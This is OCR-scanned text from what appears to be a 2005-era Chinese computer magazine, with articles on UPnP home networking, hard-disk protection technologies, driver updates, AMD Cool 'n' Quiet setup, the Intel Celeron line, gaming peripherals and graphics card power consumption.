智能家居这个词汇已经不是新词，早在比尔·盖茨当年写《未来之路》的时候，就有过非常简单的梦想：如果计划购买一台冰箱，你将不用再听那些　　不休的推销员　　，电子论坛将会为你提供最为丰富的信息；一对邻居在各自家中收看同一部电视剧，然而在中间插播电视广告的时段，两家电视中却出现完全不同的节目。中年夫妻家中的电视广告节目是退休理财服务的广告，而年轻夫妇的电视中播放的是假期旅行广告。如今的家电论坛确实已经成为大家选购电器时的重要参考，而我们对于电视的要求显然已经不只限于点播了，我们对于电视的功能显然提出了更高的要求，但 1997 年的盖茨恐怕都没有想到。（图 4）




图 4　作为家庭网络的基础，UPnP 使得各种电子产品可以互相配合使用

UPnP 的作用是提供网络上所有设备互相配合的能力，而将尽最大可能地减少用户参与的网络管理，这也就是所谓的〝通用即插即用〞。其实，这里翻译成〝万能即插即用〞可能更加生动一些。这里，我们以支持 UPnP 的无线多媒体播放机 D-Link DSM-320RD 为例，简单介绍一下 UPnP 的工作原理。

第一步:我的家在哪里——确定 IP 地址

就像一台设置了〝自动获得 IP 地址〞的电脑一样，



图5　D-Link DSM-320RD 是支持 UPnP 的网络播放设备，它能将电脑中的影音内容通过无线的方式，以流媒体格式在电视上播放出来

DSM-320RD 联入网络后会自动搜索 IP 地址，并自动配置好，确保不会与其他设备发生冲突。

第二步: 大家好，我来了——与其他设备沟通

得到 IP 地址之后，设备会向网络中发送广播，宣告自己的存在。这时它就像一台服务器，等候其他用户的访问。在这个过程中，用户完全不必理会 IP 之类的东西，网络中的 PC 会运行多媒体控制软件（如 Microsoft Windows Connect Now）来连接 DSM-320RD。这里使用一种叫做 SSDP 的协议。SSDP（Simple Service Discovery Protocol，简单服务发现协议）是从网页使用的 HTTP 协议发展出来的一种协议。

第三步: 互相问候——交换信息

设备接收到回应后，就会交换信息，完成所需任务。设备之间的沟通方式通常是 XML 或 HTML 语言。

不花钱的 UPnP 小软件新鲜尝

看到这里，你可能会认为要体现 UPnP 独特　力，非要破费地去买一台媒体播放器不可了。其实不然，已经有不少支持 UPnP 的小软件，可以让你不花钱就能尝试一下！

1.On2Share

Windows Media Player（WMP）的免费插件，可以将 WMP 的播放列表通过 UPnP 传到网络上其他运行了 WMP 的电脑中。软件分为服务器段和控制段两个部分，客户端安装了这个插件之后，将会自动搜索是否有服务器存在，如果有它就会自动显示出来。（图 6）




图6　On2Share 设置主界面

下载地址：http://www.on2trade.de/on2share/on2share_setup.exe

2.TwonkyVision MediaServer

TwonkyVision MediaServer 可以建立流媒体服务器，支持的网络设备包括 LinkSys NSLU2，Asus WL-HDD 和 Buffalo Linkstation，网络上其他的 UPnP 装置可以自动播放它的多媒体内容。值得一提的是，这个网站还提供一个免费的音乐服务器（http://www.twonkyvision.de/UPnP/index.html#musicserver），它的使用方法和 TwonkyVision，可以播放音乐，由于它和 On2Share 同属 UPnP 标准，因此互相兼容，你不妨尝试一下。

下载地址: http://www.twonkyvision.de/UPnP/index.html

3.Nero Digital

AHead 公司出品的光盘刻录软件 Nero 大家都非常熟悉，这是该公司推出的一套家居影音软件，其中的 Nero MediaHome 也是一个支持 UPnP 的流媒体服务器软件，可以通过网络远程播放。服务器架设好之后，在网络的另一端，同样运行 Nero ShowTime 2 的 PC 就可以播放电影、查看图片和收听音乐。



图7　Nero Digital 非常适合在局域网范围内共享音频视频文件，甚至可以访问 WMP 媒体库

下载地址：http://www.nerodigital.com/eng/index.html

和常规软件比起来，UPnP 软件有着很明显的互通性。以上三种完全出自不同公司的媒体播放软件，在播放时竟然可以连接到对方的服务器上，访问对方资源，这是我们以往对软件的理解的一个不小的突破。

小编有话说：

说到这里，相信你已经对 UPnP 有一个比较细致的了解。其实，作为微软提出的一个家用网络标准，自然也会受到其他公司的挑战，包括来自欧洲的 European Home System，美国的 CEBus，以及 Sun 的 Jini，这些标准各自都有不同特点。不管谁最终主宰，相信“互通互联”、“零管理使用”都应该是这些标准的发展方向。 CF [ZS03]

数据的金刚罩——硬盘安全技术全接触

★★

■广东　Wincat

随着硬盘容量的不断增大,数据安全性也越来越受人关注。针对硬盘的安全问题,众硬盘厂商无不使出浑身解数,研发各种数据保护技术。今天,笔者将带您认识这些技术,看看这些技术如何保护您的劳动成果。

万物之本——S.M.A.R.T

S.M.A.R.T全称为"Self-Monitoring,Analysis and Reporting Technology",即"自我监测、分析和报告技术",它可以说是最基本的数据保护技术,但直到今天您仍可在各类硬盘中见到他的身影,而后来出现的各类软件硬盘检测技术更是与它有着千丝万缕的联系。

S.M.A.R.T的工作方式并不复杂,它的原理是监控硬盘的各项数值,并对比事先设定的安全值,从而诊断出硬盘的当前"健康状况"。它主要监测以下几个项目:

磁头飞行高度:在硬盘工作时,磁头的飞行高度直接影响着数据的写入和读取。磁头非得过高会导致数据写入/读取失败,而过低则会撞到盘片。

坏扇区数:坏扇区增加通常是硬盘走向死亡的开始。

ECC数值:ECC的作用是纠正数据传输中错误,而该项则计算究竟硬盘在某个时间段内究竟启动了多少次ECC,因为ECC的频繁启动象征着硬盘出现了问题。

Spin-Up时间:汽车从启动到正常开动需要一定的时间,车况越佳则这个时间越短。硬盘也一样,Spin up time表示盘片从开始旋转到读取数据的时间,S.M.A.R.T可以通过监测该数值项来推算出硬盘马达和磁头是否出现了问题。

温度:高温是诱发硬盘故障的重要因素,而且硬盘机械部件的老化也会增加硬盘在工作时的发热量,因此S.M.A.R.T把该项列为监控项目也就不足为奇了。

数据吞吐量:人生病时劳动能力的肯定会变弱,硬盘也一样,所以通过监控硬盘数据吞吐量也能检测硬盘是否"生病"了。




图1

需要注意的是,目前主板BIOS的S.M.A.R.T选项大多预设为"关闭",您需要自行开启相关选项后才能享受该功能的便利,该选项一般位于"Advanced BIOS Features"中。此后,S.M.A.R.T一旦检测出硬盘出现了故障,那么开机时便会出现如图1的提示,赶快备提醒您份数据。遇到这种提示时,您大可不必慌张,先检查散热和电源方面的问题,然后再做定论。

当然,平时您也可以用EVEREST之类的软件查看S.M.A.R.T信息。这些软件通常会给出很多项目,您完全不必理会软件给出的数值,直接查看"状态"就可以了(如图2)。除此之外,硬盘厂商提供检测软件也能读取S.M.A.R.T信息,准确度通常也会更高。




图2

温度监控

总所周知,高温会对硬盘产生致命影响。于是各大硬盘厂商纷纷在S.M.A.R.T的基础上加入了一些高温保护技术,比如通过检测硬盘的温度来确定最佳写入时间等。而高端的万转硬盘还会加入硬件级的温度控制技术,如硬盘马达上的风扇和表面类散热片的设计等,这些技术都可以保证硬盘远离高温。

硬盘的最佳工作温度通常在5℃～55℃之间(这是指盘体温度,低温也会成为硬盘的杀手,这点很容易被人所忽略),而目前硬盘30000～40000万小时的MTBF(平均故障间隔时间)则大多在45℃度左右的环境下测得。前面说过S.M.A.R.T包含温度检测的项目,因此您可以通过一些软件读取硬盘的温度信息。笔者在这里向您推荐HDD Thermometer这款免费的硬盘温度检测软件,它可以常驻后台,实时向您报告硬盘当前



图3

热门驱动热辣评

本期热评焦点：nVIDIA GeForce 系列显卡最新 ForceWare 驱动77.72 WHQL官方正式多语言版

nVIDIA 终于在其官方主页上放出了大家盼望以久的 75 系列 ForceWare 驱动中首款正式版产品 77.72，此款驱动没有让大家失望，在大家所关心的重要部分都有相应改进。

在新特性方面：1.增加对最新 GeForce 7800 GTX 和 GeForce 6200 AGP 显卡的支持。2.改善了 SLi 的性能、增加 SLi 认证范围以及对最新游戏产品做出最佳优化。3.与 Intel 和 AMD 的最新型号双核心 CPU 相兼容。4.增加带有预览功能的 HDTV 显示设置向导程序。5.加入全屏 HDTV underscan 控制面板，能够让用户在 Windows 桌面上调整高清电视，以达到最佳化效果。6.改善了 TurboCache 的性能。7.增加对 Microsoft DirectX 9.0c 和 OpenGL 2.0 的支持。

在修正 BUG 方面：1.解决了在采用 GeForce 6800 Ultra 显卡的 Windows XP 系统中，会在《猎杀潜航 3 》游戏的开场动画中死机的问题。2.修正了使用 GeForce 6800 Ultra 显卡运行《魔兽世界》游戏时，出现运行不流畅的问题。3.解决了 GeForce 6200 显卡将反锯齿功能开启后运行 3DMark05 会出现画面显示不正常的问题。

使用环境： Win2000/XP

http://www.mydrivers.com/dir120/d48247.htm

热门驱动快快报

驱動之家 MyDrivers.com

Intel 英特尔 PRO Wireless 2200BG/PRO Wireless 2915ABG 无线网卡最新驱动包 9.0.2.0 多语言版

u 更新如下	1.改善了网络连接的稳定性。2.加入全新的漫游计算方式。3.支持手动配置 EAP-FAST。4.加入关闭 Ad hoc 网络的选项。
u 适用环境	Win2000/XP
u 下载地址	http://www.mydrivers.com/dir121/d48617.htm

ATiRadeon系列显卡Omega加速驱动最新2.6.42版

u 更新如下	1.基于催化剂驱动 5.6 版制作而成。2.在 ATI 控制面板中重新开启了 3D 和色彩面板。3.加入一些全新的 OGL Smart Shaders。
u 适用环境	Win2000/XP
u 下载地址	http://www.mydrivers.com/dir121/d48415.htm

nVIDIA nForce4 SLI Intel Edition系列最新ForceWare驱动7.13 WHQL版

u 更新如下	1.通过微软 WHQL 认证。2.支持 nForce4 SLI Intel Edition 产品的单独驱动，包括对双处理器系统的支持。3.对一些兼容性问题做出修正。
u 适用环境	WinXP-64/2003-64
u 下载地址	http://www.mydrivers.com/dir121/d48550.htm

Realtek 瑞昱 ALC AC’97 声音芯片最新 WDM 驱动 3.74 版

u 更新如下	1.增加了一些自定义项目。2.修正了在播放 DVD 时，SPDIF 流输出拖延的问题。
u 适用环境	Win98SE/ME/2000/XP/2003/XP-64
u 下载地址	http://www.mydrivers.com/dir122/d48907.htm

CF [ZS05]

的温度(如图 3)。

硬盘抗震技术

震动可以说是硬盘的大敌，各大硬盘厂商无不在“抗震”设计上 精竭虑。而硬盘的抗震能力也由当初的 150G，提升到现在的 350G，甚至是 500G 以上（微硬盘）。目前的硬盘抗震技术的发展朝两个方向发展：

磁头加载技术：传统硬盘在停止工作时，磁头总是停留在盘片起停区(CSS)。这个区域虽然不放数据，但一旦震动来临，磁头还是有可能会撞击盘片。于是磁头加载技术应运而生，这项技术出现于 1997 年左右，当时最先用于 IBM 的 TravelStar 笔记本电脑硬盘上，目前广泛用于日立和易拓的 3.5 英寸硬盘和大多数小型硬盘中。另外，磁头加载技术不但可以加强硬盘的抗震能力，而且还能增加硬盘的数据存储空间（因为没有了 CSS 区）和减小发生磁头“粘”在盘面的机率。

在具备磁头加载技术的硬盘内部，磁盘的右下部会有一个架子。当硬盘停止工作时，磁头就会自动回到这个架子，并被锁定，一旦震动来临，磁头也不会打在盘面上。当然，这只是静态保护，因为这项技术对工作中的磁头无法起到保护作用，而工作中的磁头又是最脆弱的。针对这样的问题，IBM 又先走了一步，提出了 APS 技术。这个技术通过硬件层来监测笔记本的横纵加速度，让硬盘在遭受震动时自动把磁头收回到磁头加载区，并锁住磁头，从而有效避免了因磁头与碟片的碰撞而造成的损伤，该技术已经用于 IBM 的高端笔记本电脑中。

减轻磁头的重量：减轻磁头的重量一直是硬盘厂商努力的方向之一。我们都知道物体越重则落地时的撞击力就越大，磁头也如此。当震动发生时，较轻的磁头肯定更难撞到盘片，就算撞了其损害也会比较重的磁头小很多。不过，由于减轻磁头重量涉及材料领域，不太容易突破，因此目前的硬盘厂商开始把目光投向优化磁头和磁头臂的结构方面。

小知识

突然断电会不会损坏硬盘？

目前的很多品牌机都没有 Reset 键，因此死机后只能通过强制关机来解决问题，很多人也开始担心这样会不会对硬盘造成损害。其实是不会的，因为目前的硬盘在停止工作时磁头都会自动滑向在 CSS 区，从而避免磁头刮伤数据区。不过，假如您在强制关机后再重新启动，期间最好间隔 30 秒以上。

CF [ZS04]

AMD64 位处理器的避暑山庄

★★★

■天津　王磊

随着气温的日益增高，电脑的散热问题再次引起大家的重视，而对于AMD的用户就更是如此了。为了帮助AMD的粉丝平安度过炎炎夏日，今天我们就来为大家介绍一下——AMD Athlon 64处理器中独特的Cool 'n' Quiet技术。

什么是Cool 'n' Quiet

AMD处理器一直以高性价比广受用户欢迎，但其高发热量和高耗电量也使许多心仪AMD产品的用户望而却步，因此，针对AMD平台的散热技术就凸现得尤为重要。2002年，AMD在其新型处理器Athlon XP上使用了一种低耗电技术——"清凉安静技术（Cool 'n' Quiet Technology，以下简称Cool 'n' Quiet）"。这项技术可以根据处理器的具体运算负荷大小自动改变自己的频率，从而降低处理器的发热量，减小CPU风扇的转速和噪音。

但是，该项技术在当时仅应用到它的OEM CPU中，所以普通的消费者很少见到。直到AMD推出Athlon 64处理器，才全面使用Cool 'n' Quiet技术，目前绝大多数Socket939/754的Athlon 64 CPU都支持它。Cool 'n' Quiet技术可自动调节处理器的工作频率，搭配测温元件，自动调整散热器风扇，达到降温静音的效果。它与Intel Pentium-M中所使用的SpeedStep技术和Transmeta Crusoe中的LongRun技术基本相似。

另外国外许多知名网站测试也显示，开启Cool 'n' Quiet功能后，在CPU负载接近0%时，Athlon 64 3400+由2.2GHz降频成800MHz；而当系统负载上升后，CPU频率也跟着上升，回到2.2GHz，完全不影响用户使用。

如何才能实现Cool 'n' Quiet Technology技术

首先，处理器必须支持此项技术，查看印在CPU顶部的序列号。在CPU顶部，AMD Athlon™下有三行字符。找到第一行的13个字符和其中的最后一个字符。最后的字符若为"O"或在"O"之后（例如P、Q、R等），则表示此CPU支持Cool 'n' Quiet功能。相反，若最后一个字符在"O"之前，则表示此CPU 不支持Cool 'n' Quiet功能，见图1。而且必须使用AMD原装风扇。



图1

另外，如果要使用Cool 'n' Quiet技术，除了处理器本身支持之外，还需要主板支持。K8主板都能支持Cool 'n' Quiet，比如：华硕的K8V Deluxe、技嘉的GA-K8VT800M等 。

实例解析实现Cool 'n' Quiet技术

一台计算机的基本配置如下：AMD Athlon 64 3400+处理器、GA-K8VT800M主板，现在想使用Cool 'n' Quiet技术。具体实现方法如下：首先必须从AMD的网站下载CPU驱动程序，(http://www.amd.com/us-en/Processors/TechnicalResources/)，下载安装后，打开控制面板中的电源选项，将电源选项中的电源使用方案设置变更为最小电源管理 。

重新启动计算机，进入主板BIOS设置，选择"Advanced→CPU Configuration"，进入"AMD Cool && Quiet Configuration"，选择"Enabled"，保存并退出，就在主板BIOS中打开了Cool 'n' Quiet技术。

另外，AMD还推出了可以显示支持Cool 'n' Quiet/PowerNow!技术处理器工作电压、工作频率和功耗状况的软件——Cool'n'Quiet / PowerNow! Dashboard，见图2。这个软件支持Windows 98SE、Windows Me、Windows 2000、2003和XP以及64bit Windows操作系统。Cool 'n' Quiet / PowerNow! Dashboard以图形显示处理器工作电压、负荷、工作频率百分比等等信息（下载地址：http://www.amd.com/us-en/assets/content_type/utilities/PowerNowDashboard_setup.zip）！




图2

CPU驱动程序升级后，打开控制面板中的电源选项，将电源选项中的电源使用方案设置变更为最小电源管理，Cool 'n' Quiet就生效了！

CF [ZS06]

回眸一顾
英特尔赛扬处理器家族七年



英特尔赛扬处理器家族是英特尔面向经济型电脑市场的产品。自1998年推出以来，英特尔已向120多个国家发运了上亿枚赛扬处理器。英特尔在制造高质量、可靠微处理器方面有着30多年的丰富经验，可以为英特尔赛扬 处理器提供强大支持。如今，英特尔赛扬处理器仍然是那些注重价值的用户的理想选择。

时至今日，英特尔赛扬处理器已经面世7年，在中低端市场以成为英特尔处理器家族的主力战将，这里我们就一起来看看它的发展情况。

什么是英特尔赛扬处理器家族？

英特尔赛扬处理器是英特尔面向经济型电脑市场推出的解决方案。该款处理器可用于台式机和笔记本电脑。

什么是英特尔赛扬 D处理器？

英特尔赛扬 D 处理器家族基于90纳米制程之上，为台式机平台带来了业经验证的技术与超凡价值的最佳平衡。

什么是英特尔赛扬 M处理器？

英特尔赛扬 M处理器家族构建于专为移动计算设计的架构之上，在时尚轻薄的笔记本电脑外形设计上实现了出色移动处理技术和超凡价值的平衡。


包括哪些特性?

英特尔赛扬D处理器基于90纳米制程之上，采用LGA775封装，具有高级动态执行技术以及带有256KB二级高速缓存的533MHz多交易系统总线。该处理器支持英特尔病毒防护技术和英特尔的SIMD流指令扩展（SSE）、SSE2和SSE3。英特尔赛扬D处理器还兼容现有的英特尔架构软件，并具有英特尔915和910GL高速芯片组的支持。此外，英特尔还将于今年后期针对64位计算发布支持英特尔64位扩展技术的英特尔赛扬D 处理器。

基于90 纳米制程之上的英特尔赛扬M 处理器采用400MHz处理器系统总线和高达1 MB的二级高速缓存。这些处理器兼容移动式英特尔915高速芯片组家族、英特尔855芯片组家族以及移动式英特尔910GML高速芯片组和英特尔852GM芯片组，可为系统制造商带来一款经济高效、可扩充的平台。与移动式英特尔915高速芯片组家族一起使用，该处理器还支持英特尔病毒防护技术功能。此外，英特尔赛扬M处理器还支持英特尔的第二代SIMD流指令扩展（Streaming SIMD Extensions 2）和高级电源管理，包括深层睡眠状态，能够使处理器在空闲时最大限度地降低其功耗 。

谁需要基于英特尔赛扬处理器的电脑?

英特尔赛扬D处理器为消费者提供了稳定的计算可靠性和出色价值。基于英特尔赛扬D处理器的电脑将英特尔的最具性价比的新技术引入了台式机，可满足对价格敏感的消费者的需求。从而使消费者可以执行所有基础计算活动，例如：网上冲浪、收发电子邮件、以及畅玩普通游戏。



采用英特尔赛扬M处理器更时尚的轻、薄笔记本电脑外形设计，为消费者带来了超凡价值、出色的移动性能和耐久的电池使用时间。借助基于英特尔赛扬M处理器的电脑、网卡和互联网连接，消费者可以执行所有基础计算活动，例如欣赏音乐和畅玩普通游戏等，并且能够在移动中享受到这一切。

赛扬历史回顾

1971年11月，英特尔推出了由3名英特尔工程师发明的全球首枚商用微处理器——4004。而现在通常会有200多名工程师负责某一处理器的开发。

依照当今的标准来看，4004非常简单，它仅具有2300个晶体管，每秒钟执行60000次计算。英特尔预计，25年后微处理器将成为最复杂的大规模生产产品，将拥有550万个晶体管，每秒能够执行数亿次计算。

经济型台式机平台发布时，采用了英特尔赛扬处理器266MHz和总线速度仅为66MHz的英特尔440BX芯片组，没有二级高速缓存。当时尚未出现集成音频和视频等配置。而如今，经济型台式机平台采用了带有256KB二级高速缓存的英特尔赛扬D处理器 3.06GHz，具备非常强大的性能。该平台还包括英特尔915或910GL高速芯片组，可支持众多特性，例如借助英特尔高清晰度音频带来影院级超凡音效，以及借助英特尔图形媒体加速器（GMA）900带来增强的视频效果。

CF [ZS07]

武装最强——游戏装备组合推荐

■ 阿柚蜜

夏日里外面骄阳烈火，不如呆在家中，冰上一壶酸梅汤，然后带上你的“装备”，进入游戏拼搏一下可谓是一个好主意。

游戏需要什么装备？

说游戏的〝武装〞就要先讲游戏的种类。现在的游戏种类很多，称呼也很多。常见的类型有RPG角色扮演类、FPS第一人称射击类、RTS即时战略类、SPG体育类、RCG竞速类、SIM 模拟类、FTG 格斗类等。PC 里面的装备最主要的还是鼠标、键盘、手柄、方向盘和摇杆。

市场上游戏的操作控件牌子很多，其价位从几十元到上千元不等。受玩家欢迎的主要几个品牌分别有：微软、罗技、北通、贝尔金、Saitek 和清华同方等。因此针对不同类型的游戏，我们就可以有不同的游戏装备组合来搭配。

如何搭配？

那究竟什么样的游戏〝武装〞与什么样的游戏会更搭配呢？下面就来给大家推荐几组。

1 MMORPG 类型游戏

MMORPG(Massively Multiplayer Online Role Playing Game)，这是在线角色扮演的游戏，以《魔兽世界》和《无尽的任务 2》(以下简称 WOW 和 EQ2)为代表。这种类型的游戏需要画面流畅，要求玩家的是对键盘的操作来控制细节，所以键盘的使用率很高，并且键盘还要有良好的触感和防水性。此外我根据个人经验，这种网络游戏专用的键盘颜色最好为黑色。



◆罗技　飙风无影手 LX300 套装 ￥480

对于 WOW 和EQ2这类型的游戏，无线鼠键和多媒体功能会有一定的优势，能让玩家更加舒服自由些。罗技这款套装中黑色　风无影手LX 300手感细腻，零倾斜度超薄设计加上极其舒适的按键触感，键盘声音也很小，非常适合玩 WOW 和EQ2 游戏；再加上它超多的功能键，可以让玩家在WOW里自行定义其功能，不用担心由于设置不当导致游戏中操作不顺手；防水设计、键盘文字经过特殊处理，这些都利于玩家长时间操作。

鼠标为罗技无限天　无线鼠标，点击清脆，声音也很小，移动还是非常流畅的，定位也非常之迅速和准确。

如果考虑价格的话，还可以考虑微软的光学极动鼠键套餐(￥229)，配备的是光学极动　和灵巧键盘。



◆ Zboard 键盘 ￥499

Zboard 系列键盘是专门针对游戏设计的键盘，它能支持很多有名的游戏。除了标准版、FPS版，现在有针对WOW或EQ2的专用版上市了。采用了独特的键帽和键底组装设计，键盘布局拥有一个常规的主键盘部分、一个针对WOW游戏的特制键盘部分。

在特制键盘上标有各种游戏命令的快捷键，像打开背包、锁定队友和敌人、打开世界地图等，特别是战斗中切换技能栏更为有用；还有一些常用的命令和聊天选项都已设好在特殊键盘区域里；另外，该键盘里还有专门的表情快捷键可供玩家自定义。不论PVP还是PVE玩家都能更好的加快游戏节奏。

这款键盘的功能已让鼠标形如鸡肋，所以在鼠标的选择上就相对随意，一般的400dpi的鼠标足矣。

2 FPS 类型游戏

第一人称射击类游戏现在还是《反恐精英》、《Doom3》、《半条命 2》等的天下。它强调的是有舒适的手感、超强的控制力和精准的定位的有线鼠标。所以鼠标应采用防滑的材料，按键位置和整体造型要适合手形，这样才会有舒适感和更好的控制。此外，在选择时要注意鼠标的 dpi 和扫描频率，因为这两项性能参数会影响到鼠标的定位与速度。而适合 FPS 游戏的键盘不仅要弹性触感好，节奏感强还要静音，延迟小。

◆罗技 MX510 ￥339



◆微软 IE3.0 ￥399



这里两款鼠标都是800dpi分辨率，扫描率在6000帧/秒或者以上。微软IE3.0虽然分辨率400dpi，但扫描频率6000帧/秒还是能弥补这个不足。这里推荐的鼠标中键滚动灵活，力度适中，定位能力较强，所以在FPS游戏中快速移动不容易发生方向丢失的现象。

◆多彩 DLK-7009P ￥50



◆ Dell 8115 ￥120



Dell键盘已是CS玩家公认的标配装备，此外多彩 DLK-7009P键盘的几个游戏常用键配上了反差强烈的深灰色，方便玩家将这些游戏常用键与普通按键更好的进行区分。

另外有兴趣尝鲜的玩家还可以试试贝尔金公司推出的Belkin SpeedPad N52(￥360)专业游戏控制器。这是一种单手键盘控制器，是专门针对CS或SC之类的第一人称射击游戏，比普通的键盘加鼠标的组合更为容易和方便。





同时Zboard系列的通用版(￥499)也是专为FPS游戏设计的，游戏键盘兼容包括现在最为流行的CS、DOOM3、Half Life 2、战地1942、光晕、虚幻等知名 FPS 大作。

3 PCG类型游戏

赛车模拟游戏，尽量仿真了汽车行进中的物理特性。仅凭键盘或者是带震动的手柄还是无法很好的享受游戏乐趣。但方向盘的使用却能使玩家开车时体验到惊险刺激，强烈的真实感受。《极品飞车》和《赛道狂》都是车迷的首选游戏。特别是EA的《极品飞车》系列，它的多款汽车和多种不同的路况更使方向盘成为游戏不可缺少一部分。



◆ Saitek R440 ￥450

R440是一款采用Immersion公司的触觉式力反馈的方向盘。采用了仿效F1赛车的拨片式换挡设计，在方向盘的下边(后面位置)。这样可以在不影响方向转动的同时来进行换挡操作。在《极品飞车》里，车行驶在柏油路或石子路，或遇到车辆对撞、擦撞墙面或车身严重损坏、车的不同速度下转弯等等时，都会产生不同程度的力回馈表现效果。加上方向盘可以调节转动的力度，这更让你觉得处在身临其境中。

Saitek和《 车》(CTRacer)游戏合作，但 车游戏目前还不支持力回馈的技术，任何的力回馈及振动的方向盘在此款游戏里都不会有效果。所以对于普通玩家推荐下面慷威的方向盘。

◆慷威“极品飞车2004 MT156C”振动方向盘 ￥160



该方向盘兼容所有PS、PSX、PS2主机，且带有一个类似真车的排档和双振动功能。还具有模拟、数字、NEGCON功能，可有转盘驾驶和数字手柄之间转换，即插即用，可谓可谓低价位享受真实的开车乐趣。

4 SPG类型游戏

在电脑上模拟各类竞技体育运动的游戏，花样繁多，模拟度高，像《FIFA2005》和《NBA2005》。在这种游戏中使用定位方向准、带有模拟摇杆设计的手柄说，会更增添真实乐趣。



◆罗技极动战斧手柄 ￥165

这款罗技手柄是劲风天盾二代，表面极轻微的磨砂糙化处理保证了良好的握持感。它最大的特点就是其12个按钮可以编程，使得不仅对体育竞技运动，甚至对像赛车类游戏也可有不错表现。



◆北通神鹰BTP-C036手柄 ￥89

这款手柄特点是8个动作键可设定连发功能，加上双摇杆双震动的设计在玩流行的《实况足球》和《FIFA2005》时会有出色的表现。

5 RSG类型游戏

一款好的真实飞行模拟游戏(Real – Simulation Game)配上一个好的飞行摇杆，才能感受到驾驶飞行器的那种身临其境的感觉。现在飞行游戏爱好者多玩《模拟飞行2004》、《X-plane 8》和IL2系列。其中《模拟飞行2004》和《X-plane 8》偏重于飞行器的驾驶，而IL2系列偏于空中战斗。



◆北通 幻影318 ￥160

《模拟飞行2004》多半是民用飞行模拟游戏，24种著名飞行器可供选择，这都是在人类飞行世纪上留下了浓墨重彩的飞行器。在驾驶的同时还可以感受微软做出的细腻的机舱外画面，所以用北通的幻影318更为合适。

北通幻影318有无级节流阀、八个可编程按钮以及双电机振动的多项功能，X轴和Y轴移动十分灵活，可动范围较大。摇杆上面的四个按钮采用了点触式设计，也可以在激烈的空战中做出最即时的反应操作。没有苦力帽(HAT POV)虽是一大缺憾，不过在这种非战斗飞行游戏中，不会有太大影响。游戏中两个振动电机模拟不同的振动，效果表现十分出色。

这款游戏对玩家不要求很专业，所以北通幻影318的无级节流阀部位的不合理不是太明显。



◆ Saitek3D震撼劲杆三型 ￥258

Saitek3D震撼劲杆三型有一个大范围的Z轴、8方向的苦力帽、一个快速扳机键和8个可编程开火键。并且还有Immesion新一代“震感式”力反馈技术。最值得一提的就是该控制器主遥杆不仅提供了全方位旋转，更是运用3D力反馈技术将控制遥杆水平转动。这些特点无不适合战斗飞行游戏和专业的飞行模拟游戏，所以更适合爱玩《X-plane 8》和IL2系列的玩家。

CF [CP01]

PCI Express 显卡 = 吃电怪兽？

■ 王昉

PCI Express 显卡自从去年推出以来就一直成为了高性能显卡的代名词，可是同样给人们留下深刻印象的还有 PCI-E 显卡的强大功耗。nVIDIA 曾经建议大家在使用 Geforce 6800 Ultra 的时候搭配 480W 电源的夸张举动想必给不少朋友留下了深刻的印象。但是 PCI-E 显卡真的需要那么高的供电吗？笔者和大家一样，都在寻找答案。最近，笔者在 览国外的一些硬件网站时，得到了一些不同的答案！在面对不同的声音你将如何选择和自己PCI-E显卡搭配的电源呢？笔者自己也有块 Geforce 6800 Ultra，经过一段时间的使用，笔者想把 PCI-E 显卡的供电经验说给大家听，希望能够对各位朋友有所帮助。

国外网站测试得到的显卡功耗

在做评论之前，还是让我们来了解一下显示核心的功耗吧。由于显卡功耗曾经一度被人们忽视所以居然很多显示核心的白皮书上甚至都找不到精确的功率描述。于是广大爱好者都只能自己想办法来测试。笔者参考了 xbit 的电阻测试法的结论，尽管他们测试的 GeForce 6800 都是 AGP 版的，但是无论 AGP 还是 PCI-E 的，最起码其核心是相同的，所以他们的测试结果基本可以采纳。详情请看下面的站点：

http://www.xbitlabs.com/articles/video/display/ATi-vs-nv-power.html

从国外兄弟们的测试结果上看，我们几乎可以欢欣鼓舞地宣布 PCI-E 显卡基本不需要大功率电源。因为即使是 Geforce 6800 Ultra 那样的吃电怪物在超频后的最高工作电压也仅有 76.55W，看来一个 300W 电源似乎也足够了。附表是国外站点的测试结果。

